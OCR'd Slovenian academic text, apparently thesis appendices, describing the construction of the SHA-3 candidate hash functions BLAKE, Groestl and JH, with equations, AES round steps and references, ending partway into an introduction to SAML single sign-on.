$$C_{MD} : \{0,1\}^h \times \{0,1\}^n \to \{0,1\}^h \quad \text{in} \quad C_{HAIFA} : \{0,1\}^h \times \{0,1\}^n \times \{0,1\}^b \times \{0,1\}^h \to \{0,1\}^h$$

Aktualna verižna vrednost v HAIFA se izračuna kot: $h_i = (h_{i-1}, M_i, \#b, s)$

Pri tem je h_i verižna vrednost, h_{i-1} predhodna verižna vrednost, M_i trenutni blok sporočila, *#b* število že sprocesiranih bitov in *s* "sol" (12).

BLAKE sestava

Najpomembnejši del BLAKE je njegova kompresijska funkcija, ki temelji na HAIFA ogrodju in ChaCha funkciji runde z dodajanjem blokov sporočila in konstant. Stolpični koraki so tako spremenjeni v (10):

$$a = a + b + (M_{p_r(2i)} \oplus c_{p_r(2i+1)}) \bmod 32 \quad \text{diagonalni pa v:} \quad a = a + b + (M_{p_r(2i+1)} \oplus c_{p_r(2i)}) \bmod 32$$

Kompresijska funkcija združuje inicializacijo, prilagojeno Chacha funkcijo in izhodno transformacijo.

Inicializacija:

$$\begin{bmatrix} x_0 & x_1 & x_2 & x_3 \\ x_4 & x_5 & x_6 & x_7 \\ x_8 & x_9 & x_{10} & x_{11} \\ x_{12} & x_{13} & x_{14} & x_{15} \end{bmatrix} \leftarrow \begin{bmatrix} h_0 & h_1 & h_2 & h_3 \\ h_4 & h_5 & h_6 & h_7 \\ s_0 \oplus c_0 & s_1 \oplus c_1 & s_2 \oplus c_2 & s_3 \oplus c_3 \\ t_0 \oplus c_4 & t_0 \oplus c_5 & t_1 \oplus c_6 & t_1 \oplus c_7 \end{bmatrix}$$

Vhodi za inicializacijo, so trenutne verižne vrednosti $h_0 \ldots . h_7$ (pri prvem klicu kompresijske funkcije pa inicializacijski vektorji IV_0 …. IV_7), "sol" z operacijo XOR s konstantami $c_0 \ldots . c_3$ ter števca t_0 in t_1 z operacijo XOR s konstantami c_4, c_5 in c_6, c_7 . Temu sledi deset (dvojnih) rund in izhodna transformacija:

$$h_0^{'} = h_0 \oplus s_0 \oplus x_0 \oplus x_8$$
$$h_1^{'} = h_1 \oplus s_1 \oplus x_1 \oplus x_9$$
$$h_2^{'} = h_2 \oplus s_2 \oplus x_2 \oplus x_{10}$$
$$h_3^{'} = h_3 \oplus s_3 \oplus x_3 \oplus x_{11}$$
$$h_4^{'} = h_4 \oplus s_0 \oplus x_4 \oplus x_{12}$$
$$h_5^{'} = h_5 \oplus s_1 \oplus x_5 \oplus x_{13}$$
$$h_6^{'} = h_6 \oplus s_2 \oplus x_6 \oplus x_{14}$$
$$h_7^{'} = h_7 \oplus s_3 \oplus x_7 \oplus x_{15}$$

V tej izhodni transformaciji so $h_0....h_7$ verižne vrednosti, $s_0....s_3$ »sol« in $h_0^{'}....h_7^{'}$ končna izhodna vrednost (10).

ZAKLJUČEK

BLAKE je enostavna in učinkovita kriptografska zgoščevalna funkcija, ki temelji večinoma na dobro znanih in preverjenih gradnikih (HAIFA, ChaCha). Poleg funkcij Groestl, JH, Keccak in Skein kandidatka za nov SHA-3 (Secure Hash Algorithm verzije 3) standard.

VIRI IN LITERATURA

Wikipedia. *Cryptographic hash function.* [http://en.wikipedia.org/wiki/Cryptographic_hash_function] 2012.

. **Wikipedia.** *Message authentication code.* [http://en.wikipedia.org/wiki/Message_authentication_code] 2012.

. **Wikipedia.** *Public-key cryptography.* [http://en.wikipedia.org/wiki/Public-key_cryptography] 2012.

. **Wikipedia.** *Non-repudiaton.* [http://en.wikipedia.org/wiki/Non-repudiation] 2012.

. **Wikipedia.** *Digital signature.* [http://en.wikipedia.org/wiki/Digital_signature] 2012.

. **Wikipedia.** *One-way compression function.* [http://en.wikipedia.org/wiki/One-way_compression_function] 2012.

. **Gauravaram, Praveen.** *Cryptograpic Hash Functions: Cryptanalysis, Design and Applications.* 2007.

. **Preneel, Bart.** *Analysis and Design of Cryptographic Hash Functions.* 2003.

. **Hirose, Shoichi.** *Hash Functions Using Block Ciphers.* 2007.

. **Aumasson, Jean-Philipe, in drugi.** *SHA-3 Proposal BLAKE.* 2009.

. **Bernstein, Daniel.** *ChaCha, a variant of Salsa20.* 2008.

. **Biham, Eli in Dunkelman, Orr.** *A Framework for Iteratieve Hash Functions - HAIFA.* 2006.

B Kriptografska zgoščevalna funkcija Groestl

Uvod


Kriptografska zgoščevalna funkcija Groestl je ena od petih finalistk za novi SHA-3 standard. Zmagovalec bo znan ob koncu leta 2012. Kriptografske zgoščevalne funkcije so zelo pomembno področje šifriranja. Z njimi dobimo svojevrstni prstni odtis (fingerprint) vhodnega sporočila. Zato z njimi lahko zaznamo ali je, npr. med prenosom, bilo sporočilo spremenjeno. Od šifrirnih zgoščevalnih funkcij zahtevamo, da dve različni vhodni sporočili dasta tudi dva različna izhoda (zgoščeni vrednoti (hash)), to je odpornost na trke (collision). Zgoščevalna funkcija tudi ne sme dovoljevati, da bi lahko z izhoda odkrili vhodno sporočilo, to je tako imenovana lastnost enosmernosti (one-way) (1). Ti dve lastnosti tvorita tudi dva glavna razreda šifrirnih zgoščevalnih funkcij: funkcije odporne na kolizijo in enosmerne zgoščevalne funkcije. V praksi pa so najbolj zaželene kar funkcije, ki združujejo obe lastnosti, imajo pa naj tudi čim večjo učinkovitost in izhodne vrednosti različnih dolžin (SHA-3 zahteva zgoščene vrednosti s vsaj 224, 256, 384 in 512 biti dolžine).

Advanced Encryption Standard (AES)

AES je trenutni (in bo še kar nekaj časa) standard za simetrične šifrirne algoritme in se uporablja po vsem svetu. Predlagala sta ga Joan Daemen in Vincent Rijmen. AES je zgrajen, kot substitucijsko-permutacijsko omrežje (medtem ko DES temelji na Feistel omrežju). AES je podrobno opisan v (Daemen & Rijmen, 1998). AES ima 4 * 4 bajte veliko notranje stanje (predstavljeno z matriko), večina operacij pa se izvaja v končnem polju (finite field) AES. Vsak blok sporočila gre skozi 10 rund, pri čemer se v 8 središčnih rundah ponavljajo naslednji štirje koraki (6):

1.SubBytes korak

Ta korak v rundo vpelje nelinearnost, kar stori s S-box zamenjavo. Ta S-box je bil načrtovan za AES, sedaj pa se uporablja tudi v drugih šifrirnih funkcijah. SubBytes je implementiran, kot 8 bitna škatla zamenjav, izpeljana iz multiplikativnega inverza nad 8 bitnim končnim poljem in afino transformacijo. Glej Sliki 3 in 4:



Slika 1: AES SubBytes nelinearni korak

Vsak vhod iz matrice A se transformira v isto pozicijo v matrici B

$$S = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \end{bmatrix} \begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \\ x_6 \\ x_7 \end{bmatrix} + \begin{bmatrix} 0 \\ 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \end{bmatrix}$$

Slika 2: SubBytes transformacija, kjer so $\boldsymbol{x_i}$; $\boldsymbol{i} = \mathbf{0}, \ldots, \mathbf{7}$ biti ustreznega elementa a

S-box je zgrajen tako, da v algoritmu onemogoča fiksne točke.

2.Korak ShiftRows

ShiftRows korak ciklično premika elemente v vrsticah matrike, z določenim zamikom (offset). Ta zamik je 0 za prvo vrstico, 1 za drugo, 2 za tretjo in 3 za četrto vrstico. Glej Sliko 5:

$$\begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix} \xrightarrow{\text{ShiftRows}} \begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,1} & a_{1,2} & a_{1,3} & a_{1,0} \\ a_{2,2} & a_{2,3} & a_{2,0} & a_{2,1} \\ a_{3,3} & a_{3,0} & a_{3,1} & a_{3,2} \end{bmatrix}$$

Slika 3: AES korak ShiftRows

3.Korak MixColumns

Korak MixColumns deluje nad stolci matrike, nad njimi izvaja linearno transformacijo. Skupaj s ShiftRow korakom predstavljata razpršenost (diffusion) v operacijah runde. Stolpce trenutnega stanja (Matrika A) množi fiksnim binarnim polinomom (glej Sliko 6). Ta polinom je:

$$C(x) = 0x03 * x^3 + x^2 + x + 0x02; modulo\ x^4 + 1.$$

$$\begin{bmatrix} a_{0,0} & a_{0,1} & a_{0,2} & a_{0,3} \\ a_{1,0} & a_{1,1} & a_{1,2} & a_{1,3} \\ a_{2,0} & a_{2,1} & a_{2,2} & a_{2,3} \\ a_{3,0} & a_{3,1} & a_{3,2} & a_{3,3} \end{bmatrix} \xrightarrow{\text{MixColumns}} \begin{bmatrix} b_{0,0} & b_{0,1} & b_{0,2} & b_{0,3} \\ b_{1,0} & b_{1,1} & b_{1,2} & b_{1,3} \\ b_{2,0} & b_{2,1} & b_{2,2} & b_{2,3} \\ b_{3,0} & b_{3,1} & b_{3,2} & b_{3,3} \end{bmatrix}$$

$$\otimes C(x)$$

Slika 4: AES MixColumn korak

MixColumn korak, kot polinomsko množenje v AES končnem polju:

$b_0 = 2a_0 + a_3 + a_2 + 3a_1$
$b_1 = 2a_1 + a_0 + a_3 + 3a_2$
$b_2 = 2a_2 + a_1 + a_0 + 3a_3$
$b_3 = 2a_3 + a_2 + a_1 + 3a_0$

Ta isti korak lahko predstavimo, kot MDS (Maximum Distance Separable) matriko za množenje. Glej Sliko 7.

$$\begin{bmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{bmatrix} = \begin{bmatrix} 2\ 3\ 1\ 1 \\ 1\ 2\ 3\ 1 \\ 1\ 1\ 2\ 3 \\ 3\ 1\ 1\ 2 \end{bmatrix} \begin{bmatrix} a_0 \\ a_1 \\ a_2 \\ a_3 \end{bmatrix}$$

Slika 5: MixColumn korak množenja z MDS matriko

4.Korak AddRoundKey

S tem korakom izvedemo XOR operacijo med isto ležečimi elementi matrike stanja in matrike podključev (na primer $b_{i,j} = a_{i,j}\ xor\ k_{i,j}$). Podključe tvorimo iz glavnega ključa z AES (Rijndael) pripravo podključev (6).


Kriptografska zgoščevalna funkcija Groestl

Groestl so ustvarili Praveen Gauravaram, Lars R. Knudsen, Krystian Matusiewicz, Florian Mendel, Christian Rechberger, Martin Schlaeffer, in Søren S. Thomsen. Groestl temelji na AES bločnem šifrirnem algoritmu, kot funkciji runde. Izhod iz funkcije Groestl ima lahko dolžine med 8 in 512 bitov (tako tudi 224, 256, 384 in 512 bitov – kot zahteva SHA-3 natečaj).

Kompresijska funkcija je nekoliko specifična (Glej Sliko 8) in je ni mogoče enolično označiti, kot enega od PGV modelov. Ima razširjeno notranje stanje (wide-pipe) z dvema vzporednima permutacijama P in Q (7).

:

$$f : \{0,1\}^l \times \{0,1\}^l \rightarrow \{0,1\}^l$$



Slika 6: Groestl-ova kompresijska funkcija

Zgoščevalna funkcija, kot celota poteka iz iteracijo kompresijske funkcije:

$h_i = f(h_{i-1}, M_i)$ za $i = 1, \ldots, N$ (N je število blokov sporočila), posamezna iteracija pa je sestavljena s:

$$f(h, M) = P(h \oplus M) \oplus Q(M) \oplus h$$

Operaciji *P* in *Q* posnemata AES, ker pa je pri glavni varianti Groestl-a notranje stanje vsake permutacije 256 bitno, pri AES pa 128 bitno, je treba osnovne AES operacije prilagodit. Razlika je tudi v tem, da zgoščevalne funkcije ne poznajo »ključa«, zato pri njih to vlogo igrajo ali trenutna zgoščena vrednost, blok sporočila, konstanta ali razne kombinacije naštetega. Operacije v permutaciji so tako:

1.AddRoundConstant

2.SubBytes

3.ShiftBytes

4.MixBytes

V vsaki iteraciji kompresijske funkcije se te operacije izvedejo 10 krat (za 256 bitni Groestl).

AddRoundConstant

Ta korak za Groestl predstavlja to, kar AddRoundKey za AES, ker tu ni klasičnega ključa. Konstanta je boljša izbira za ključ, kot blok sporočila, ker lahko napadalec drugače nastavlja poljuben »ključ«, tu pa je fiksen - z vnaprej izbrano konstanto. Za vsako od desetih rund imamo pripravljeno drugo konstanto. Konstante za permutacijo *P* so predstavljene z matriko 8 x 8 v kateri so vsi elementi razen prvega enaki 0, prvi pa je enak številu trenutne runde *i* $c_{0,0} = i$. Permutacija *Q* ima prav tako matriko 8 x 8 v kateri so vsi elementi razen $c_{0,7} = i \oplus FF$ enaki 0. Ponovno *i* je številka trenutne runde (7).

SubBytes

Ta operacija je identična operaciji SubBytes v AES. Z njo v funkcijo runde vpeljemo nelinearnost. To je potrebno, ker so zgolj linearne funkcije zelo ranljive, predvsem na linearno kriptoanalizo.

Nelinearnost običajno dosežemo z uporabo tabele zamenjav (S-Box), to je Boolova funkcija, ki ima lastnosti kompletnosti (completness) – na izhod vplivajo vsi vhodni biti, in plazenja (strict avalanche criterion) – sprememba enega bita na vhodu mora povzročiti spremembo polovice izhodnih bitov. Transformacija mora biti tudi obrnljiva (7).

ShiftBytes
S to transformacijo elemente v matriki stanja rotiramo v levo. Prva vrstica ostane nespremenjena, drugo rotiramo za 1, tretjo za 2, ter tako naprej, osmo vrstico za 7 mest.

MixBytes
Tako kot MixColumns v AES, tudi ta deluje na celotnih stolpcih matrike stanja (ki je tu 8 x 8). Matriko stanja pomnožimo z matriko, ki je konstruirana z MDS transformacijo (Maximum Distance Separable). V Groestl uporabljamo (7):

A = C x A

$$C = \begin{bmatrix} 02 & 02 & 03 & 04 & 05 & 03 & 05 & 07 \\ 07 & 02 & 02 & 03 & 04 & 05 & 03 & 05 \\ 05 & 07 & 02 & 02 & 03 & 04 & 05 & 03 \\ 03 & 05 & 07 & 02 & 02 & 03 & 04 & 05 \\ 05 & 03 & 05 & 07 & 02 & 02 & 03 & 04 \\ 04 & 05 & 03 & 05 & 07 & 02 & 02 & 03 \\ 03 & 04 & 05 & 03 & 05 & 07 & 02 & 02 \\ 02 & 03 & 04 & 05 & 03 & 05 & 07 & 02 \end{bmatrix}$$

Gre za linearno transformacijo, namenjeno povečanju difuzije (diffusion).

Finalizacija

Potem ko s kompresijsko funkcijo obdelamo vse bloke sporočila, izvedemo končno obdelavo (output transformation), ki je zapisana v spodnji formuli:

$$h_{final} = trunc_n(P(h) \oplus h)$$

Funkcija $trunc_n$ odreže iz *h* vse bite razen zadnjih *n*, rezultat je izhodna, končna zgoščena vrednost sporočila (7).

Zaključek

Kriptografske zgoščevalne funkcije so pomemben člen sodobne šifrirne znanosti, ki poleg njih obsega še simetrične šifrirne algoritme (bločni in tokovni šifrirni algoritmi), šifriranje z javnimi ključi, digitalne podpise in načine avtentikacij. Njihov glavni namen je detekcija sprememb, bodisi zlonamernih, bodisi naključnih. Poleg tega lahko služijo še za generiranje psevdo-naključnih števil, generiranje in varno hranjenje gesel in drugo.

Kriptografske zgoščevalne funkcije morajo biti odporne vsaj na generične napade: trk, pred-podobo in sekundarno pred-podobo (collison, pre-image, secondary pre-image).

Groestl je sodobna kriptografska zgoščevalna funkcija finalist SHA-3 natečaja. Njegova kompresijska funkcija temelji na dveh prirejenih AES bločnih šifrirnih algoritmih, ki se razlikujeta zgolj v konstantah, ki ju uporabljata namesto ključev.

Funkcija poleg originalne Merkle-Damgard konstrukcije vsebuje še razširjeno notranje stanje (wide-pipe) in izhodno transformacijo

Literatura

1. **Wikipedia.** *One-way compression function.* [http://en.wikipedia.org/wiki/One-way_compression_function] 2012.

2. **Wikipedia**. *Cryptographic hash function.* [http://en.wikipedia.org/wiki/Cryptographic_hash_function] 2012.

3. **Preneel, Bart, Govaerts, Rene in Vandewalle, Joos.** *Hash functions based on block ciphers: a synthetic approach.* 1994.

4. *Hash Functions Using Block Ciphers.* **Hirose, Shoichi.** 2007.

5. **Hirose, Shoichi.** *How to Construct Double-Block-Length Hash Functions.* 2006.

6. **Daemen, Joan in Rijmen, Vincent.** *AES Proposal: Rijndael.* 1998.

7. **Gauravaram, Praveen, Knudsen, Lars R. in Matusiewicz, Krystian.** *Groestl - a SHA-3 Candidate.* 2008.

8. **Wikipedia.** *Message authentication code.* [http://en.wikipedia.org/wiki/Message_authentication_code] 2012.

9. **Wikipedia** *Non-repudiaton.* [http://en.wikipedia.org/wiki/Non-repudiation] 2012.

10. *Nonlinearity Criteria for Cryptographic Functions.* **Meier, W. in Staffelbach, O.** s.l. : Springer, 1990.

11. **Preneel, Bart.** *Analysis and Design of Cryptographic Hash Functions.* 2003.

12. **Upadhyay, Jalaj Kumar.** *Generic Attacks on Hash Functions.* 2010.

13. **Webster, A. F. in Tavares, S.E.** *On the Design of S-Boxes.* 1986.

C Kriptografska zgoščevalna funkcija JH

Uvod

Kriptografske zgoščevalne funkcije so nepogrešljiv del šifriranja. Z njimi pridobimo neke vrste prstni odtis (elektronske) vsebine, besedila, datotek itd. Kot take so med drugim uporabljena v elektronskih podpisih, pri postopkih overjanja, generiranju psevdonaključnih števil, hranjenju gesel itd.


V zadnjem desetletju so odkrili več ranljivosti v največ uporabljanih kriptografskih zgoščevalnih funkcijah (MD5 in SHA-1). Edina varna funkcija je preostala SHA-2. Ker pa je družina kriptografskih zgoščevalnih funkcij SHA-2 zgrajena podobno kot SHA-1, je leta 2007 NIST razpisal SHA-3 natečaj za izbiro nove kriptografske zgoščevalne funkcije. Raziskovalci so prijavili več kot 50 idej. Po več letih preverjanja se je pet funkcij prebilo v finale, to so bile: Blake, Groestl, JH, Keccak in Skein. Septembra 2012 je NIST izbral zmagovalko, funkcijo Keccak. Ironija je, da se je družina funkcij SHA-2 zdaj pokazala za varnejšo, kot se je mislilo in SHA-3 trenutno (2014) služi bolj za rezervo.

JH

Kriptografsko zgoščevalno funkcijo JH je ustvaril Hongjun Wu iz Institute for Infocomm Research Singapore. Ta funkcija ima enostavno implementacijo tako programsko, kot strojno ter tako na 1-bitnem, kot na 128-bitnem procesorju. Večina vsebine te sekcije izhaja iz **Error! Reference source not ound.**. Ideja na kateri je zgrajen JH je posplošitev bločnega simetričnega šifrirnega algoritma AES iz dveh dimenzij v več dimenzij *d* (na primer v 8- dimenzij). Nadaljnja izboljšava je gradnja kompresijske funkcije iz velikega bločnega šifrirnega algoritma s ključem iz konstante (bijektivna funkcija). Velikost šifrirnega bloka in zgoščene vrednosti je *2n* bitov, medtem ko sta velikosti bloka sporočila in njegov izvleček (digest) dolga *n* bitov.

Sporočilo je dopolnjeno na večkratnike 512 bitov. Na konec sporočila dodamo eno bitno enico, kateri sledi 383 – (dolžina sporočila v bitih po modulu 512) bitov ničel ter 128 bitna vrednost dolžine sporočila. Sporočilo je kodirano v obliki BigEndian.

To tako dopolnjeno sporočilo razbijemo v *N* 512 bitnih blokov, ki jih nadalje razdelomo v 4 128-bitne besede ($M_i^0, M1_i^1, M_i^2, M_i^3$) – glej Sliko 4.



Slika 4: Kompresijska funkcija JH

V kritografski zgoščevalni funkciji JH so združene najboljše značilnosti funkcij Serpent (SPN, bit-slice implementation) in AES (SPN and MDS code).

JH vsebuje naslednje funkcije:

Zamenjave (S-boxes)

JH uporablja dve tabeli zamenjav, eno za lihe runde in eno za sode (Glej Tabelo 1). Each S-box consists of 4x4 bits.

x	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
$s0(x)$	9	0	4	11	13	12	3	15	1	10	2	6	7	5	8	14
$s1(x)$	3	12	6	13	5	7	1	9	15	2	0	4	11	10	14	8

Tabela 1: Tabela zamenjav

Linearna transformacija (Linear transformation) L

Ta linearna transformacija izvaja MDS (Maximum Distance Separable) na polju GF(2^4) z množenjem binarnih polinomov po modulu s polinomom $x^4 + x + 1$ (to množenje označimo z ●). Če so *A, B, C, D* štiribitne besede, potem:

(C, D) = L(A, B) = (5●A+2●B, 2●A+B)

$$A = A^0x^3 + A^1x^2 + A^2x + A^3$$
$$2 \bullet A = A^1x^3 + A^2x^2 + (A^0 + A^3)x + A^0$$
$$B = P_d^{'}(A)$$

$$D^0 = B^0 \oplus A^1; \quad D^1 = B^1 \oplus A^2;$$
$$D^2 = B^2 \oplus A^3 \oplus A^0; \quad D^3 = B^3 \oplus A^0;$$
$$C^0 = A^0 \oplus D^1; \quad C^1 = A^1 \oplus D^2;$$
$$C^2 = A^2 \oplus D^3 \oplus D^0; \quad C^3 = A^3 \oplus D^0;$$

Permutacija (Permutation) P_d

Permutacija P_d je naslednja operacija, ki jo izvaja JH. Sestavljena je iz treh pod-permutacij ($\pi_d, P_d' \; in \; \Phi_d$) nad 2^d vhodnimi elementi.

1. Permutacija π_d $B = \pi_d(A)$ je:

$$b_{4i+0} = a_{4i+0} \quad for\, i = 0 \; to \; 2^{d-2} - 1;$$
$$b_{4i+1} = a_{4i+1} \quad for\, i = 0 \; to \; 2^{d-2} - 1;$$
$$b_{4i+2} = a_{4i+3} \quad for\, i = 0 \; to \; 2^{d-2} - 1;$$
$$b_{4i+3} = a_{4i+2} \quad for\, i = 0 \; to \; 2^{d-2} - 1;$$

2. Permutacija P_d' $B = P_d^{'}(A)$ je:

$$b_i = a_{2i} \quad for\, i = 0 \; to \; 2^{d-1} - 1;$$
$$b_{i+2^{d-1}} = a_{2i+1} \quad for\, i = 0 \; to \; 2^{d-1} - 1;$$

3. Permutacija Φ_d $B = \Phi_d(A)$ je:

$b_i = a_i \qquad for\, i = 0\ to\ 2^{d-1} - 1;$

$b_{2i+0} = a_{2i+1} for\, i = 2^{d-2}\ to\ 2^{d-1} - 1;$

$b_{2i+1} = a_{2i+0} for\, i = 2^{d-2}\ to\ 2^{d-1} - 1;$

Glavna permutacija P_d je $P_d = \Phi_d \circ P_d^{'} \circ \pi_d$

Funkcija runde (Round function) R_d

Funkcija runde je sestavljena iz tabela zamenjav (S-box), linearne transformacije in permutacije P_d. Vhod in izhod funkcije runde sta 2^{d+2}bitov dolga. R_d vsebuje tudi konstante rund $C_r^{(d)}$ R_d je sestavljena tako: $B = R_d(A, C_r^{(d)})$

$for\, i = 0\ to\ 2^{d} - 1,$

{

$\quad if\ C_r^{(d),i} = 0, then\ v_i = S0(a_i);$

$\quad if\ C_r^{(d),i} = 1, then\ v_i = S1(a_i);$

}

$(w_{2i}, w_{2i+1}) = L(v_{2i}, v_{2i+1}) \quad for\ 0 \le i \le 2^{d-1} - 1;$

$(b_0, b_1, \cdots, b_{2^d-1}) = P_d(w_0, w_1, \cdots, w_{2^d-1});$

Bijektivna funkcija (Bijective function) E_d

Ta funkcija je zgrajen na AES zasnovi posplošeni na več dimenzij (na primer 8) z uporabo MDS in SPN na *d*-dimenzionalni tabeli. Če imamo 8 dimenzij, se funkcija runde na isti dimenziji ponovi z vsako osmo iteracijo (funkcija runde se premika po dimenzijah). E_d ima 5(d-1) R_d rund ter dodatno tabelo zamenjav (S-box). Če je Qr 2^{d+2} -bitna beseda in je $q_{r,i}$ 4-bitna beseda in je R_d^* funkcija R_d brez linearne transformacije in permutacije, potem je:

$B = E_d(A)$

1. grupiraj bite *A* v 2^d 4-bitne elemente za Q_0;
2. for r = 0 to 5(d – 1) – 1, $Q_{r+1} = R_d(Q_r, C_r^{(d)})$;
3. $Q_{5(d-1)+1} = R_d(Q_{5(d-1)}, C_{5(d-1)}^{(d)})$;
4. Razgrupiraj 2^d $4 - bitne\ elemente\ v\ Q_{5(d-1)+1}$ za B;

Kompresijska funkcija (Compression function) F_d

Ta funkcija temelji na bijektivni funkciji E_d in iz predhodne zgoščene vrednosti in trenutnega bloka sporočila (dolžine 2^{d+1}) konstruira naslednjo zgoščeno vrednost (dolžine 2^{d+2}). Posplošen načrt algoritma je sledeč:

$h_i = F_d(h_{i-1}, M_i)$

Kompresijska funkcija F_d za d=8

$$A^j = h_{(i-1)j} \oplus M_{ij}; for: 0 \le j \le 511;$$
$$A^j = h_{(i-1)j} for: 512 \le j \le 1023;$$
$$B = E_8(A);$$
$$h_{ij} = B^j; for: 0 \le j \le 511;$$
$$h_{ij} = B^j \oplus M_{ij-512}; for: 512 \le j \le 1023;$$

Začetna zgoščena vrednost h_0 je določena z dolžino izvlečka (digest size). Prva dva bajta h_{-1} vsebujeta dolžino izvlečka. Postopek izračuna končne zgoščene vrednosti je naslednji::

For i = 1 to N

$$h_i = F_8(h_{i-1}, M_i)$$

Na koncu pridobimo izvleček sporočila, tako da odrežemo zadnjih (224, 256, 384 ali 512) bitov iz končne zgoščene vrednosti h_N.

Najbolj inovativna značilnost kriptografske zgoščevalne funkcije JH je večdimenzionalnost notranjega stanja, pa tudi različna S-box substitucija za lihe in sode runde. Uporablja elemente dveh simetričnih bločnih šifrirnih algoritmov: AES in Serpent.

Zaključek

Kriptografske zgoščevalne funkcije so zelo pomemben del računalniških šifrirnih algoritmov, imenujejo jih tudi delovni konji šifriranja. Njihov razvoj se nadaljuje predvsem zaradi slabosti starih funkcij (MD5, SHA-1).

Enako pomemben, kot razvoj novih funkcij je tudi kriptoanaliza obstoječih. Najpomembnejši metodi sta linearna kriptoanaliza in diferencialna kriptoanaliza, v času SHA-3 natečaja, je nastalo največ novih zgoščevalnih funkcij, pa tudi največ novih metod kriptoanalize.
Razvoj šifrirnih algoritmov je že precej daleč in sedaj, ko imamo še nove kriptografske zgoščevalne funkcije iz SHA-3 natečaja, zna biti, da bodo sedanje funkcije (Keccak (SHA-3), AES, RSA) vzdržale še več desetletij. Glavna nevarnost je lahko Shor-ov postopek kriptoanalize asimetričnih šifrirnih algoritmov (RSA, diskretni logaritem) s primerno močnim kvantnim računalnikom.

Literatura

Hongjun Wu: The Hash Function JH, September 2009
Eli Biham, Orr Dunkelman: A Framework for Iterative Hash Functions - HAIFA, 2008
Xiaoyun Wang, Yiqun Lisa Yin and Hongbo Yu: Finding Collisions in the Full SHA-1, Crypto 2005
J Upadhyay: Generic Attacks on Hash Functions
Ross Anderson, Eli Biham, Lars Knudsen Serpent
NIST: Cryptographic Hash Algorithm Competition, http://csrc.nist.gov/groups/ST/hash/sha-3/index.html, 2007

I. Damgard: A Design Principle for Hash Functions Crypto 89, 1989
B. Preneel, R. Govearts and J. Vandewalle: Hash Functions Based on Block Ciphers, Crypto 93, 1993

J. Coron, Y. Dodis, C. Malinaud, P. Puniya: Merkle-Damgard Revisited: How to Construct a Hash Function
Ross Anderson, Eli Biham, Lars Knudsen, Serpent:A Proposal for the Advanced Encryption Standard

Joan Daemen , Vincent Rijmen: AES proposal: Rijndael, 1998

D SAML – Označevalni jezik za varnostne trditve

Mnogi s portali opremljeni ponudniki storitev omogočajo »enkratno prijavo v« (SSI Single Sign-In), SAML (Security Assertion Markup Language) ustrezni, gredo za korak naprej in omogočajo »enkratno prijavo na« (SSO – Single Sign-On) več spletnih mest

SAML temelji na XML ogrodju, ki omogoča izmenjavo varnostnih informacij med domenami. Informacije so v obliki varnostnih trditev (security assertions) o entitetah (osebe in računalniki), v okviru posameznih varnostnih domen.

Ideja je v tem, da lahko eno spletno mesto jamči za identiteto in atribute (elektronski naslov, številka kreditne kartice) uporabnika, enemu ali več drugim spletnim mestom. Osnovna elementa sta tako ponudnik storitev istovetnosti (IdP - Identity Provider) in ponudnik storitev (SP – Service Provider). Pri tem je kritično, da potrdila o identiteti in atributih uporabnikov, niso dostopna nepooblaščenim osebam, zato vse kritične podatke šifriramo in elektronsko podpišemo. Varnostne trditve same po sebi ne zagotavljajo varne overitve, pač pa so kodirani stavki, o dogodkih, kot so overitve, ki so se že zgodili.

SAML uporabljamo predvsem za naslednji storitvi: enkratno prijavo na (SSO – Single Sign-On) in povezovanje uporabniških računov (account linking). Motivi za uporabo SAML so štirje, to je:

1. Piškotki v brskalniku so vezani na domeno in jih ni mogoče med njimi prenašati, zato jih ni mogoče uporabljati niti, če ima ista organizacija več domen.
2. Če imamo posebni program, ki omogoča SSO, smo vezani nanj (ker ni standarden).
3. Varnost spletnih storitev še vedno ni dodelana, SAML omogoča tajnost, overitev in integriteto spletnih storitev od začetka do konca (end-to-end).
